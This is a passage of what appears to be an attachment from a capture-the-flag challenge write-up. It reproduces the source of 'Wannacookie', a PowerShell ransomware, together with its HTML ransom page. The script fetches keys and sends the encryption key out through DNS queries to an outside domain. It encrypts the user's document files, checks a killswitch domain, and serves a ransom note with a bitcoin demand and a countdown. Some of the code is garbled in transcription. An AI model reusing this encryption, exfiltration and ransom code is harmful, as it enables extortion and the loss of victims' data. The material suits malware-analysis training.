                Start-Job -ScriptBlock {
                    param($key, $File, $true_false)
                    try{
                        Enc_Dec-File $key $File $true_false
                    } catch {
                        $_.Exception.Message | Out-String | Out-File $($env:UserProfile+'\Desktop\ps_log.txt') -append
                    }
                } -args $key, $allfiles[$file], $make_cookie -InitializationScript $functions
                break
            } else {
                Start-Sleep -m 200
                continue
            }
        }
    }
}
function get_over_dns($f) {
    $h = ''
    foreach ($i in 0..([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1)) {
        $h += $($Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).Strings
    }
    return (H2A $h)
}
function split_to_chunks($astring, $size=32) {
    $new_arr = @()
    $chunk_index=0
    foreach($i in 1.. $($astring.length / $size)) {
        $new_arr += @{$astring.substring($chunk_index,$size)}
        $chunk_index += $size
    }
    return $new_arr
}

```

```

}
function send_key($encrypted_key) {
    $chunks = (split_to_chunks $encrypted_key )
    foreach ($j in $chunks) {
        if ($chunks.IndexOf($j) -eq 0) {
            $new_cookie = $($Resolve-DnsName -Server erohetfanu.com -Name
"$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
        } else {
            $($Resolve-DnsName -Server erohetfanu.com -Name "$new_cookie.
$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
        }
    }
    return $new_cookie
}
function wannacookie {
    $S1 = "1f8b08000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
    if ($null -ne ((Resolve-DnsName -Name $(H2A $($B2H $($ti_rox $($B2H $($G2B $($H2B $S1)))) $(
(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type
TXT).ToString()) -ErrorAction 0 -Server 8.8.8.8))) {return}
    if ($($netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject
Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {return}
    $pub_key = [System.Convert]::FromBase64String($($get_over_dns("7365727665722E637274")) )
    $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) +
([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join '') | ? {$_. -ne
0x00})
    $Hex_key = $($B2H $Byte_key)
    $Key_Hash = $($Sha1 $Hex_key)
    $Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
    $cookie_id = (send_key $Pub_key_encrypted_Key)
    $date_time = ((($Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
    [array]$future_cookies = $($Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($
($env:userprofile+'\Desktop'), $($env:userprofile+'\Documents'), $($env:userprofile+'\Videos'), $($
env:userprofile+'\Pictures'), $($env:userprofile+'\Music')) -Recurse | where { !
$_._PSIsContainer } | Foreach-Object {$_.fullname})
    enc_dec $Byte_key $future_cookies $true
    Clear-variable -Name "Hex_key"
    Clear-variable -Name "Byte_key"
    $lurl = 'http://127.0.0.1:8080/'
    $htmlcontents = @{
        'GET /' = $($get_over_dns (A2H "source.min.html"))
        'GET /close' = '<p>Bye!</p>'
    }
    Start-Job -ScriptBlock{
        param($url)
        Start-Sleep 10
        Add-type -AssemblyName System.Windows.Forms
        start-process "$url" -WindowStyle Maximized
        Start-sleep 2
        [System.Windows.Forms.SendKeys]::SendWait("{F11}")
    } -Arg $lurl
    $listener = New-Object System.Net.HttpListener
    $listener.Prefixes.Add($lurl)
    $listener.Start()
    try {
        $close = $false
        while ($listener.IsListening) {
            $context = $listener.GetContext()
            $Req = $context.Request
            $Resp = $context.Response
            $Resp.Headers.Add("Access-Control-Allow-Origin", "*")
            $received = '{0} {1}' -f $Req.HttpMethod, $Req.Url.LocalPath
        }
    }
}

```

```

if ($received -eq 'GET /') {
    $html = $htmlcontents[$received]
} elseif ($received -eq 'GET /decrypt') {
    $akey = $Req.QueryString.Item("key")
    if ($Key_Hash -eq $($Sha1 $akey)) {
        $akey = $($H2B $akey)
        [array]$allcookies = $(Get-ChildItem -Path $($env:UserProfile) -Recurse
-FILTER *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.fullname})
        enc_dec $akey $allcookies $false
        $html = "Files have been decrypted!"
        $close = $true
    } else {
        $html = "Invalid Key!"
    }
} elseif ($received -eq 'GET /close') {
    $close = $true
    $html = $htmlcontents[$received]
} elseif ($received -eq 'GET /cookie_is_paid') {
    $cookie_and_key = $($Resolve-DnsName -Server erohetfanu.com -Name
(""$cookie_id.72616e736f6d697370616964.erohetfanu.com".trim()) -Type TXT).Strings
    if ( $cookie_and_key.length -eq 32 ) {
        $html = $cookie_and_key
    } else {
        $html = "UNPAID|$cookie_id|$date_time"
    }
} else {
    $Resp.StatusCode = 404
    $html = '<h1>404 Not Found</h1>'
}
$buffer = [Text.Encoding]::UTF8.GetBytes($html)
$Resp.ContentLength64 = $buffer.length
$Resp.OutputStream.Write($buffer, 0, $buffer.length)
$Resp.Close()
if ($close) {
    $listener.Stop()
    return
}
}
} finally {
    $listener.Stop()
}
}
wannacookie

```

## ATTACHMENT #9 – WANNACOOKIE.HTML

```
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-16LE"><meta name="author" content="Bill Clay"> <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script><style>body{font-family:monospace;height:90%;width:99%;left:0;top:0;background-color:black;background-repeat:no-repeat;background-size:auto 100%;background-position:center}#Instructions{position:absolute;width:25%;min-width:200px;max-width:20%;height:93%;top:0px;right:0;color:white;overflow:hidden;overflow-y:auto;background-color:black;z-index:99}#Instructions pre{font-size:2vh;white-space:pre-wrap;white-space:-moz-pre-wrap;white-space:-pre-wrap;white-space:-o-pre-wrap;word-wrap:break-word;max-width:100%}#Instructions h1{font-size:4vh}#Pause{position:fixed;left:0;top:150px;z-index:20}#input_div{position:fixed;z-index:10;bottom:0;height:10%;left:0;width:calc(100%);background-color:black;color:white;font-family:monospace;font-weight:bold;text-transform:uppercase;display:flex;align-items:center;justify-content:center}text{font-size:3.5vh;line-height:9vh}input[type=text]{transition:all 0.1s;outline:none;margin-left:1vw;border:1px solid rgba(221, 221, 221, 0.6);background:transparent;color:white;border-radius:5px;font-size:2vh;width:50%;height:50%;margin-bottom:30px}input[type=text]:focus{box-shadow:0 0 5px rgba(81, 203, 238, 1);margin-left:1vw;font-size:3vh;border:1px solid rgba(81, 203, 238, 1);height:60%}.key_button{-moz-box-shadow:inset 0px 1px 0px 0px #97c4fe;-webkit-box-shadow:inset 0px 1px 0px 0px #97c4fe;box-shadow:inset 0px 1px 0px 0px #97c4fe;background:-webkit-gradient(linear, left top, left bottom, color-stop(0.05, #3d94f6), color-stop(1, #1e62d0));background:-moz-linear-gradient(top, #3d94f6 5%, #1e62d0 100%);background:-webkit-linear-gradient(top, #3d94f6 5%, #1e62d0 100%);background:-o-linear-gradient(top, #3d94f6 5%, #1e62d0 100%);background:-ms-linear-gradient(top, #3d94f6 5%, #1e62d0 100%);background:linear-gradient(to bottom, #3d94f6 5%, #1e62d0 100%);filter:progid:DXImageTransform.Microsoft.gradient(startColorstr='#3d94f6', endColorstr='#1e62d0',GradientType=0);background-color:#3d94f6;-moz-border-radius:6px;-webkit-border-radius:6px;border-radius:6px;border:1px solid #337fed;display:inline-block;cursor:pointer;color:fff;font-family:Arial;font-size:2vh;font-weight:bold;text-decoration:none;text-shadow:0px 1px 0px #1570cd;width:13%;height:50%}.key_button:hover{background:-webkit-gradient(linear, left top, left bottom, color-stop(0.05, #1e62d0), color-stop(1, #3d94f6));background:-moz-linear-gradient(top, #1e62d0 5%, #3d94f6 100%);background:-webkit-linear-gradient(top, #1e62d0 5%, #3d94f6 100%);background:-o-linear-gradient(top, #1e62d0 5%, #3d94f6 100%);background:-ms-linear-gradient(top, #1e62d0 5%, #3d94f6 100%);background:linear-gradient(to bottom, #1e62d0 5%, #3d94f6 100%);filter:progid:DXImageTransform.Microsoft.gradient(startColorstr='#1e62d0',endColorstr='#3d94f6',GradientType=0);background-color:#1e62d0}.key_button:active{position:relative;top:1px}.inner{position:relative;display:inline-block;width:65%;top:20%}.inner p{font-size:3vh}#result{position:relative;display:inline-block;margin-left:3%;width:25%;height:60%;overflow-x:visible;white-space:nowrap}p{font-family:monospace;font-weight:bold;font-size:4vh;margin:0;padding:0;line-height:1;color:limegreen;text-shadow:0px 0px 10px limegreen}#image_container{width:75%;text-align:center}#info_panel{position:absolute;text-align:left;top:0;left:0;width:300px;max-width:300px;height:80px;color:white}.c_div{color:fff;font-size:1em;font-family:Arial;text-shadow:0 0 1px #000}.c_img{width:40px;height:auto}@-webkit-keyframes cookies-fall{0%{top:-10%}100%{top:100%}}@-webkit-keyframes cookies-shake{0%{-webkit-transform:translateX(0px);transform:translateX(0px)}50%{-webkit-transform:translateX(80px);transform:translateX(80px)}100%{-webkit-transform:translateX(0px);transform:translateX(0px)}}@keyframes cookies-fall{0%{top:-10%}100%{top:100%}}@keyframes cookies-shake{0%{transform:translateX(0px)}50%{transform:translateX(80px)}100%{transform:translateX(0px)}}.c_div{position:fixed;top:-10%;z-index:9999;-webkit-user-select:none;-moz-user-select:none;-ms-user-select:none;user-select:none;cursor:default;-webkit-animation-name:cookies-fall,cookies-shake;-webkit-animation-duration:10s,3s;-webkit-animation-timing-function:linear,ease-in-out;-webkit-animation-iteration-count:infinite,infinite;-webkit-animation-play-state:running,running;animation-name:cookies-fall,cookies-shake;animation-duration:10s,3s;animation-timing-function:linear,ease-in-out}
```

```

in-out;animation-iteration-count:infinite,infinite;animation-play-
state:running,running}.c_div:nth-of-type(0){left:1%;-webkit-animation-delay:0s,0s;animation-
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delay:1s,0s}.c_div:nth-of-type(9){left:90%;-webkit-animation-delay:3s,1.5s;animation-
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id="f_c" class="c_div"> <image class="c_img"/></div><div class="c_div"> <image
class="c_img"/></div><div id="image_container">  </div> <div id="info\_panel"> Time Before Key

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is Purged:<p id="demo"></p> Your Key is:<p id="key_p"></p> Your Cookie Id is:<p id="id_p"></p></div><div id='Instructions'> <button id="Pause">&#x2016;</strong></button><h1>File Recovery Instructions</h1><pre> Your files have been encrypted by Wannacookie using AES 256 Bit Encryption. You will not longer have access to your files as a result. Your files can only be decrypted by providing the interface below the proper encryption key which can be purchased for 8675309 bitcoin. Please follow the instructions below: 1. Buy 8,675,309 BitCoin. 2. Send 8,675,309 Bitcoin with your Cookie ID to the wallet address below: 1FaKeAdDrEsSngkdXEebRDoEsNoTw0rK 3. Once this is sent, refresh this screen to receive you key below: <script>document.write('<a href="'+window.location.href+'">Refresh</a>');</script> 5. Type key into: "Decrypt Key ->" 6. Click the blue "Submit" button to begin decryption process. 7. If the key is correct, then the process will begin and your files will be decrypted. </pre></div><div id="input_div"><text>&nbsp;&nbsp;Decrypt Key -></text><div class='inner'> <input type="text" id="thekey"></input> <button class="key_button">DECRYPT</button><div id="result"></div></div></body> <script>const base64_cookie="data:image/png;base64,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 TJB2NX15K3rdpdHRKsd9uHxeHsDSj55UsT0+ +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(".c_img").each(function(index){$

(this).attr("src",base64_cookie)});Date.prototype.addDays=function(days){var date=new Date(this.valueOf());date.setDate(date.getDate()+days);return date};function get_count_down(date_string){var countDownDate=new Date(date_string).addDays(3).getTime();var x=setInterval(function(){var now=new Date().getTime();var distance=countDownDate-now;var days=Math.floor(distance/(1000*60*60*24));var hours=Math.floor((distance%(1000*60*60*24))/(1000*60*60));var minutes=Math.floor((distance%(1000*60*60))/(1000*60));var seconds=Math.floor((distance%(1000*60))/1000);document.getElementById("demo").innerHTML=days+"d "+hours+"h "+minutes+"m "+seconds+"s ";if(distance<0){clearInterval(x);document.getElementById("demo").innerHTML="EXPIRED";}},1000)};$

('.key_button').click(function(){if($('#thekey').val().trim()){$('#thekey').val().trim()+'';$.get("http://127.0.0.1:8080/decrypt?key="+thekey).done(function(data){if(data!="Invalid Key!"){ $('#result').html(data);if(confirm('Your files have been decrypted! Would you like to close this window?')){window.close();}else{ $('#result').html(data);}}});}else{alert('You must input a key before decryption!');}});$('#Pause').click(function(){if($('#f_c').css('display')=='block'){$('#Pause').html('&#9658;');$

('.c_div').css('display','none');}else{$('#Pause').html('<strong>x2016;</strong>');$

('.c_div').css('display','block');}});$(document).ready(function()
{$.get("http://127.0.0.1:8080/cookie_is_paid").done(function(data)
{var[paid_status,cookie_id,expiration]=data.split('|');$('#key_p').text(paid_status);
$('#id_p').text(cookie_id);get_count_down(expiration);});});</script> </html>

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